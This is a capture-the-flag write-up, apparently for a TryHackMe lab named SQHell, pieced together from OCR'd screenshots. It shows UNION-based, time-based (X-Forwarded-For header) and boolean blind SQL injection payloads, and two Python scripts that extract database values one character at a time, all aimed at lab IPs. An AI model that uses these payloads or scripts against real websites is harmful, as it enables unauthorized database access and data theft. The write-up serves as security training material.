
View Post

Home / Post: f

f

3

- As we can see plain output of the query we don't need the `SUBSTR` function; we can directly ask for the table name.



View Post - Chromium

```
10.10.85.185/post?id=1+and+1%3d2%20UNION%20SELECT%201,table_name,3,4%20FROM%20information_schema.tables%20where%20table_
```


View Post

Home / Post: flag

flag

3


- We have the table name so now it's time to find the column name. We can use the `limit` clause.
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md



It is useful for finding the number of columns when the injection point is after a LIMIT clause.


```
1' LIMIT 1,1 INTO @--+        #The used SELECT statements have a different number of columns
1' LIMIT 1,1 INTO @,@--+      #The used SELECT statements have a different number of columns
1' LIMIT 1,1 INTO @,@,@--+    #No error means query uses 3 column
                              #-1' UNION SELECT 1,2,3--+        True
```

- If we don't use limit we get this error. Payload `id=1 and 1=2 UNION SELECT 1,(SELECT * FROM flag),3,4 FROM information_schema.tables where table_schema='sqhell_5'`



```
Not secure | 10.10.85.185/post?id=1%20and%201=2%20UNION%20SELECT%201,(SELECT%20*%20FROM%20flag),3,4%20FROM%20information_schema.tabl
Operand should contain 1 column(s)
```

-
- Payload `id=1 and 1=2 UNION SELECT 1,column_name,3,4 FROM information_schema.columns where table_name='flag' LIMIT 0,1-- -` we got the column name
- First is `flag` & second is `id`



```
10.10.85.185/post?id=1%20and%201=2%20UNION%20SELECT%201,column_name,3,4%20FROM%20information_schema.columns%20where%2
```


View Post

Home / Post: flag

flag

3

-



```
10.10.85.185/post?id=1%20and%201=2%20UNION%20SELECT%201,2,column_name,4%20FROM%20information_schema.columns%20where%2
```


View Post

Home / Post: 2

2

id

-
- So we can get the info from them. Payload `id=1 and 1=2 UNION SELECT 1,id,flag,4 FROM sqhell_5.flag LIMIT 0,1-- -`. We got the flag.


post?id=1%20and%201=2%20UNION%20SELECT%201,id,flag,4%20FROM%20sqhell_5.flag

View Post


Home / Post: 1

1

THM{FLAG5:[redacted]}

-

- Now there is hint for flag 2. After reading the terms & conditions I have no idea what they are saying so I just googled everything they're saying


Home / Terms and Conditions

Terms and Conditions

We only have a few small terms:


i: We own the soul of any visitors

ii: We can't be blamed for any security breaches

iii: We log your IP address for analytics purposes

-

- After some hell lot of reading I found this [stack-overflow article]



177

The `Host` Header tells the webserver which *virtual host* to use (if set up). You can even have the same virtual host using several *aliases* (= domains and wildcard-domains). In this case, you still have the possibility to read that header manually in your web app if you want to provide different behavior based on different domains addressed. This is possible because in your webserver you can (and if I'm not mistaken you must) set up *one* vhost to be the default host. This default vhost is used whenever the `host` header does not match any of the configured virtual hosts.

That means: You get it right, although saying "multiple hosts" may be somewhat misleading: The host (the addressed machine) is the same, what really gets resolved to the IP address are different *domain names* (including subdomains) that are also referred to as *hostnames* (but not hosts!).


-

- So the `Host` Header tells the webserver which *virtual host* to use.
- So I searched `http header sqli`.
  - https://resources.infosecinstitute.com/topic/sql-injection-http-headers/
  - https://medium.com/@frostnull/sql-injection-through-user-agent-44a1150f6888

- After some research looks like a time based attack will work.
  - https://outpost24.com/blog/X-forwarded-for-SQL-injection
  - https://security.stackexchange.com/questions/160434/manually-exploiting-blind-sql-injection-in-select-statement-in-x-forwarded-for-h
  - https://portswigger.net/web-security/host-header/exploiting
- Payloads
  - https://github.com/payloadbox/sql-injection-payload-list
  - https://beaglesecurity.com/blog/vulnerability/time-based-blind-sql-injection.html
  - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md#mysql-time-based
- So we can inject here
  - 

```
GET / HTTP/1.1
Host: 10.10.8.72
Upgrade-Insecure-Requests: 1
X-Forwarded-For:'; SELECT SLEEP(10) -- -
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 11 Aug 2021 13:41:54 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 2309

<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      Home
    </title>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css
  </head>
  <body>
    <div class="pull-right" style="padding:15px">
      <a href="/login" class="btn btn-success">Login</a>
      <a href="/register" class="btn btn-info">Register</a>
    </div>
    <div class="container" style="padding-top:60px">
      <h1 class="text-center">
        My Blog
```

  - 


```
header = {"X-Forwarded-For" : "'; SELECT SLEEP(10) -- - "}

start = time()
requests.get(url, headers=header)
end = time()

print(end - start)
```

```
10.969087600708008
[Finished in 11.1s]
```

- Let's Build the payload from here.Here is the final script


```
#!/usr/bin/python3
from sys import argv
import string
import requests
from time import time

# header = {"X-Forwarded-For" : "1' AND (SELECT 1 FROM (SELECT(SLEEP(10-(IF(SUBSTR((SELECT flag from
flag),1,1)='T',0,10)))))bAKL)-- CYEd"}
# #header = {"X-Forwarded-For" : "1' AND (SELECT 1 FROM (SELECT(SLEEP(5-(IF(1=1))))XyZk)-- CYEd"}
def main():
    try:
        ip = argv[1]
    except :
        #ip = "10.10.8.72"
        print(f"[!] Usage: {argv[0]} <ip>")
        exit(-1)
```

```python
    url = f"http://{ip}/"

    flag = "THM{FLAG2:"

    hex_chars = ['A', 'B' 'C', 'D', 'E', 'F']

    char_set = ''.join(hex_chars) + string.digits + ':' + '}'
    #print(char_set)

    print("[*] Getting the flag...")

    while '}' not in flag:
        for char in char_set:

            pos = len(flag) + 1

            header = {"X-Forwarded-For" : f"1' AND (SELECT 1 FROM (SELECT(SLEEP(5-(IF(SUBSTR((SELECT flag from flag),
{pos},1)='{char}',0,5)))))bAKL)-- CYEd"}

            start = time()
            requests.get(url, headers=header)
            end = time()
            #print(char)
            #print(r.text)

            if (end - start) > 5:
                flag += char
                print(f"flag: {flag}")
                break


    print(f"[!] Flag: {flag}")

if __name__ == "__main__":
    main()
```
language-python

- The concept is simple if we successfully execute the sql query then we'll trigger a time delay of 5 sec so any response which will take more than 5 sec. will be considered as true.
    - 

```
[!] Flag: THM{FLAG2:[redacted]}
TryHackMe/SQHell git:(master) ▶
```

Flag 3


- If we look at the register page request we see the page is requesting with a parameter=username given
    - 
      Burp Suite Community Edition v2021.8 - Temporary Project
Burp Project Intruder Repeater Window Help Logger++ Param Miner
Sequencer Decoder Comparer Logger Extender Project options User options Learn Logger++ xssValidator Autorize
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser HTTP/1
Pretty Raw Hex \n
INSPECTOR
Search...
0 matches

Request to http://10.10.85.185:80

```
GET /register/user-check?username=a HTTP/1.1
Host: 10.10.85.185
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://10.10.85.185/register
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

    - Let's look at the end point

- Looks like we're getting json response




Request

```
GET /register/user-check?username=a HTTP/1.1
Host: 10.10.85.185
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://10.10.85.185/register
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 10 Aug 2021 15:21:00 GMT
Content-Type: application/json
Connection: close
Content-Length: 18

{
  "available":true
}
```

- Let's try union based attack to check columns first.



Request


```
GET /register/user-check?username=
admin'+UNION+SELECT+NULL+FORM+flag+WHERE+flag+LIKE+'THM%25' HTTP/1.1
Host: 10.10.85.185
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://10.10.85.185/register
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 10 Aug 2021 15:25:52 GMT
Content-Type: application/json
Connection: close
Content-Length: 18

{
  "available":true
}
```

- So for valid condition we'll get false response i.e. it exists
- Looks like it's not exploitable with UNION based attacks. After some trail & too many errors I got something to work with. Payload `admin' AND (SELECT SUBSTR((SELECT flag from flag),1,1)='T') -- -`. So this is basically asking for the flag column form the database flag(mentioned in the hint) and comparing one char at a time. So let's create a script to automate this.
- This is the script I wrote


```python
#!/usr/bin/python3
from sys import argv
import string
import requests

try:
    ip = argv[1]
except :
    print(f"[!] Usage: {argv[0]} <ip>")
    exit(-1)

url = f"http://{ip}/register/user-check?username="

flag = "THM{FLAG"

hex_chars = ['A', 'B' 'C', 'D', 'E', 'F']

char_set = ''.join(hex_chars) + string.digits + ':' + '{' + '}'
#print(char_set)

print("[*] Getting the flag...")

while '}' not in flag:
    for char in char_set:
        pos = len(flag) + 1
        payload = f"admin' AND (SELECT SUBSTR((SELECT flag from flag),{pos},1)='{char}') -- -"

        #print(url+payload)
        r = requests.get(url + payload)
        #print(char)
        #print(r.text)

        if("{\"available\":false}" in r.text):
            flag += char
            print(f"flag: {flag}")
            break

print(f"[!] Flag: {flag}")
```
language-python

- So this script is basically checking one char at a certain position at a time & if we get a `false` response we're adding that character to our flag string.
    - I used the `string` module comes with python to get the list of all digits & as we know the flag will contain only hexadecimals so I'm using a list of hex characters only. Also there will be `{`, `}` & `:`, so adding it to the `char_set` var then iterating untill we're hitting `}` i.e. end of the flag
    - 
```
[!] Flag: THM{FLAG3[redacted]}
[[redacted]@kali SQHell (master ✗)]$
```

Flag 4

